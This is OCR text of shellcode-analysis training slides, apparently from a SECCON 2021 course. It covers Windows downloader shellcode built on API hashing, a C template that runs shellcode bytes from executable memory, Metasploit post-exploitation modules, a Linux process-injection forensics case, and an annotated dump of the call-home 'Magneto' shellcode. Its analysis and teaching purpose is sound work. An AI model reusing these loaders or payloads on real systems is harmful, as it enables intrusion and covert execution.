
Sample: seccon007 (256 bytes)

PLAN:

- ＊）PEB>LDR>InInitMemOrder, get KERNEL32.DLL address
  (by unicode module name length matching 24bytes)
- ＊） Load CMD+URL data to stack
- ＊） Get LoadLibraryA, URLDownloadToFileA, WinExec, ExitProcess
  (get base addr by hash matching function)
- ＊） Use LoadLibraryA to load urlmon.dll to exec URLDownloadToFileA
- ＊） Use WinExec to execute Notepad to view payload and then exit



Windows (Win10) - Again, remember (1) ..



- Stack frames
- High/low address
- Main & helper registers

Windows (Win10) - Again, remember (2)..

OFFSET	VIRTUAL MEMORY	ADDRESS
0x00	kernel32.dll base address	0x76B50000
0x3C	0x100	0x76B5003C
0x100	PE	0x76B50100
+0x78	0x809A0 - Export Table RVA	0x76B50178
0x52B00	WinExec	0x76BA2B00
0x809A0	Export Table	0x76BD09A0
+ 0x14	0x636 - Number of functions	
+ 0x1C	0x809C8 - Address Table RVA	
+ 0x20	0x822A0 - Name Table RVA	
+ 0x24	0x83B78 - Ordinal Table RVA	
0x809C8	Address Table	0x76BD09C8
+0	function1 RVA (4 bytes)	
+4	function2 RVA (4 bytes)	
	...	
+(0x05F3*4)	0x52B00 - WinExec RVA	
	...	
0x822A0	Name Pointer Table	0x76BD22A0
+0	Pointer to function1 Name (4 bytes)	
+4	Pointer to function2 Name (4 bytes)	
+8	Pointer to function3 Name (4 bytes)	
	...	
+(n*4)	Pointer to WinExec Name (4 bytes)	
0x83B78	Ordinal Table	0x76BD3B78
+0	function1 Ordinal (2 bytes)	
+2	function2 Ordinal (2 bytes)	
	...	
+(n*2)	0x05F3 - WinExec Ordinal	
	...	

Kernel32.dll Offset of:

- Export Table
- Address Table
- Name Pointer Table
- Ordinal Table


To get:

- Function matching
- Function name
- Function addr
- Function pointer

Remember (3)..GetProcAddress(kernel32.dll, WinExec(xx));

```
[0x0040016f [xAdvc]0 64% 165 seccon006-winexec3-asm-tpl.exe]> pd $r @ fcn.00400160+15
            ; CODE XREF from fcn.00400160 @ 0x400193
        -> 0x0040016f      8b7228          mov esi, dword [edx + 0x28]    ; &ModuleName (UNICODE)
           0x00400172      33c9            xor ecx, ecx                   ; cleanup ecx = 0
           0x00400174      b118            mov cl, 0x18                   ; 24 ; cl => cx = lebth of loop (0x18 = 2
           0x00400176      33ff            xor edi, edi                   ; cleanup edi = 0 for hash value var
            ; CODE XREF from fcn.00400160 @ 0x400186
       ---> 0x00400178      33c0            xor eax, eax                   ; cleanup eax = 0
           0x0040017a      ac              lodsb al, byte [esi]           ; read ModuleName next byte
           0x0040017b      3c61            cmp al, 0x61                   ; 97 ; matching "a" to check lowecase Mod
       ,=< 0x0040017d      7c02            jl 0x400181                    ;[1] ; if not lowcase..
       |   0x0040017f      2c20            sub al, 0x20                   ; 32 ; then use UPPERCASE (minus 0x20 = 0
       |    ; CODE XREF from fcn.00400160 @ 0x40017d
       `--> 0x00400181      c1cf0d          ror edi, 0xd                   ; HASHING (rot left); edi = saved (byte)
           0x00400184      03f8            add edi, eax                   ; add next byte to edi
       ,=< 0x00400186      e2f0            loop 0x400178                  ;[2] ; loop until finish
           0x00400188      81ff5bbc4a6a    cmp edi, 0x6a4abc5b            ; edi MATCHING kernel32.dll hash
           0x0040018e      8b5a10          mov ebx, dword [edx + 0x10]      ; edx = base addr kernel32.dll
           0x00400191      8b12            mov edx, dword [edx]           ; checking if it is kernel32.dll
       ,=< 0x00400193      75da            jne 0x40016f                   ;[3] ; if NOT kernel32, loop to next modu
           0x00400195      8b533c          mov edx, dword [ebx + 0x3c]      ; NewPEHeader
           0x00400198      03d3            add edx, ebx                   ; &NewPEHeader
           0x0040019a      ff7234          push dword [edx + 0x34]        ; OptionalHeader.ImageBase
           0x0040019d      8b5278          mov edx, dword [edx + 0x78]      ; ExportTable
           0x004001a0      03d3            add edx, ebx                   ; &ExportTable
           0x004001a2      8b7220          mov esi, dword [edx + 0x20]      ; NameTable
           0x004001a5      03f3            add esi, ebx                   ; &NameTable
           0x004001a7      33c9            xor ecx, ecx                   ; cleanup ecx = 0 (for counter)
            ; CODE XREFS from fcn.00400160 @ 0x4001b3, 0x4001bc, 0x4001c5
       ---> 0x004001a9      41              inc ecx                        ; count Ordinal + 1 to get FunctionName
           0x004001aa      ad              lodsd eax, dword [esi]         ; current FunctionName
```


Modular shellcode analysis DEMO (Downloader)
Video #009



LAC
ともに、イキル


Chapter five 64bits shellcode

“Go further..”




Analysis environment & build (Setup & DEMO)

Video #010



OSX shellcode: setup and analysis (64bits)


Video #011



Chapter six Introduction to advanced class

“Difficult or easy matters are having same handling..”

Post exploitation’s shellcode



Windows - Metasploit Shellcodes (DEMO)


Video #012

```
"¥xec¥x20¥x41¥x52¥xff¥xe0¥x58¥x41¥x59¥x5a¥x48¥x8b¥x12¥xe9¥x4f¥xff"¥
"¥xff¥xff¥x5d¥xba¥x01¥x00¥x00¥x00¥x48¥x8d¥x8d¥x04¥x01¥x00¥x00¥x41"¥
"¥xba¥x31¥x8b¥x6f¥x87¥xff¥xd5¥xbb¥xe0¥x1d¥x2a¥x0a¥x41¥xba¥xa6¥x95"¥
"¥xbd¥x9d¥xff¥xd5¥x48¥x83¥xc4¥x28¥x3c¥x06¥x7c¥x0a¥x80¥xfb¥xe0¥x75"¥
"¥x05¥xbb¥x47¥x13¥x72¥x6f¥x6a¥x00¥x59¥x41¥x89¥xda¥xff¥xd5¥x63¥x61"¥
"¥x6c¥x63¥x00¥xff¥xff¥xff¥xff¥xff¥xff¥xff¥xff¥xff¥xff¥xff¥xff¥xff" ;

  unsigned int payload_len = 288;
  exec = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWR
  RtlMoveMemory(exec, payload, payload_len);
  rv = VirtualProtect(exec, payload_len, PAGE_EXECUTE_READ, &oldprotect);
  th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
  WaitForSingleObject(th, -1);
}

E:¥DesktopMenu¥EVENTS-NOW¥SECCON2021¥KAISEKI8>compile-c
Enter filename (without extention): seccon011-c-tpl64
Enter bits arch (32 or 64): 64

E:¥DesktopMenu¥EVENTS-NOW¥SECCON2021¥KAISEKI8>dir seccon011-c-tpl64*.*
 Volume in drive E is ボリューム
 Volume Serial Number is A85C-6C55

 Directory of E:¥DesktopMenu¥EVENTS-NOW¥SECCON2021¥KAISEKI8

09/09/2021  07:41 PM             1,732 seccon011-c-tpl64.c
09/25/2021  11:06 AM            54,822 seccon011-c-tpl64.exe
09/25/2021  11:06 AM             1,671 seccon011-c-tpl64.o
               3 File(s)         58,225 bytes
               0 Dir(s)   1,520,475,795,456 bytes free
```

Linux shellcode in process injection

```
msf > use post/linux/gather/checkvm
msf post(checkvm) > show options

Module options (post/linux/gather/checkvm):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(checkvm) > run

[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
[*] Post module execution completed
```

> checkvm
> enum_configs
> enum_network
> enum_protections
> enum_system
> enum_users_history



LAC
ともに、イキル

Linux shellcode in process injection

- An incident happened, following is the scenario:
  - Victim is using Debian 64bits server
  - There has been multiple TCP / 4444 communication traffic discovered by SOC
  - Malware scan has been performed to scan all of the files in the server but there is no detected result
  - It was suspected a malicious operation on the memory so the hot forensics analysis has been required

Linux shellcode in process injection (DEMO)

Video #013

```
[0x00000002 [xAdvc]0 0% 125 theshellcode]> pd $r @ fcn.00000000
|           0x00000002      58              pop rax
|           0x00000003      0f05            syscall
|           0x00000005      4831ff          xor rdi, rdi
|           0x00000008      4839f8          cmp rax, rdi
|       ,=< 0x0000000b      740c            je 0x19
|       |   0x0000000d      6a3e            push 0x3e                       ; '>' ; 62
|       |   0x0000000f      58              pop rax
|       |   ; DATA XREF from fcn.00000000 @ 0x40
|       |   0x00000010      4889f7          mov rdi, rsi                    ; arg2
|       |   0x00000013      6a0c            push 0xc
```

```
root@debian-amd64:~# netstat -natpo
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
me Timer
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN
   off (0.00/0/0)
tcp        0      0 0.0.0.0:47979           0.0.0.0:*               LISTEN
   off (0.00/0/0)
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
   off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
   off (0.00/0/0)
```

Special cases: Magneto

```
- offset -  0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0 1  2 3  0123456789ABCDEF0123  comment
0x00000090  055d 81bd e902 0000 4745 5420 7570 8d85 d102 0000  .]......GET up......  ; fcn.00000091  ; eip  ; "GET "
0x000000a4  5068 4c77 2607 ffd5 85c0 745e 8d85 d802 0000 5068  PhLw&.....t^......Ph  ; LoadLibraryA@KERNEL32.DLL (Import, Hidden, 1 Params)  ; "IPHLPAPI"
0x000000b8  4c77 2607 ffd5 85c0 744c bb90 0100 0029 dc54 5368  Lw&.....tL.....).TSh  ; finding function  ; WSAStartupA@ws2_32.dll
0x000000cc  2980 6b00 ffd5 01dc 85c0 7536 5050 5050 4050 4050  ).k.......u6PPPP@P@P
0x000000e0  68ea 0fdf e0ff d531 dbf7 d339 c374 1f89 c36a 108d  h......1...9.t...j..  ; WSASocketA@Ws2_32.dll  ; the length, why it has to be this specific?
0x000000f4  b5e1 0200 0056 5368 99a5 7461 ffd5 85c0 741f fe8d  .....VSh..ta....t...  ; connect(socket, (struct sockaddr*) &sa, sizeof(sa));  ; try connecti
0x00000108  8900 0000 75e3 80bd 4f02 0000 0174 07e8 3b01 0000  ....u...O....t..;...
0x0000011c  eb05 e84d 0100 00ff e7b8 0001 0000 29c4 89e2 5250  ...M.........)...RP
0x00000130  5268 b649 de01 ffd5 5f81 c400 0100 0085 c00f 85f2  Rh.I...._...........  ; gethostname(*name,namelen);
0x00000144  0000 0057 e8f9 0000 005e 89ca 8dbd e902 0000 e8eb  ...W.....^..........  ; strlen(gethostname);
0x00000158  0000 004f 83fa 207c 05ba 2000 0000 89d1 56f3 a4b9  ...O.. |.. .....V...
0x0000016c  0d00 0000 8db5 c402 0000 f3a4 89bd 4b02 0000 5e56  ..............K...^V  ; "¥ r ¥ nCookie: ID="
0x00000180  68a9 2834 80ff d585 c00f 84aa 0000 0066 8b48 0a66  h.(4...........f.H.f  ; gethostbyname@WS2_32.DLL
0x00000194  83f9 040f 829c 0000 008d 400c 8b00 8b08 8b09 b800  ..........@.........
0x000001a8  0100 0050 89e7 29c4 89e6 5756 5151 6848 72d2 b8ff  ...P..)...WVQQhHr...  ; SendARP@iphlpapi.dll
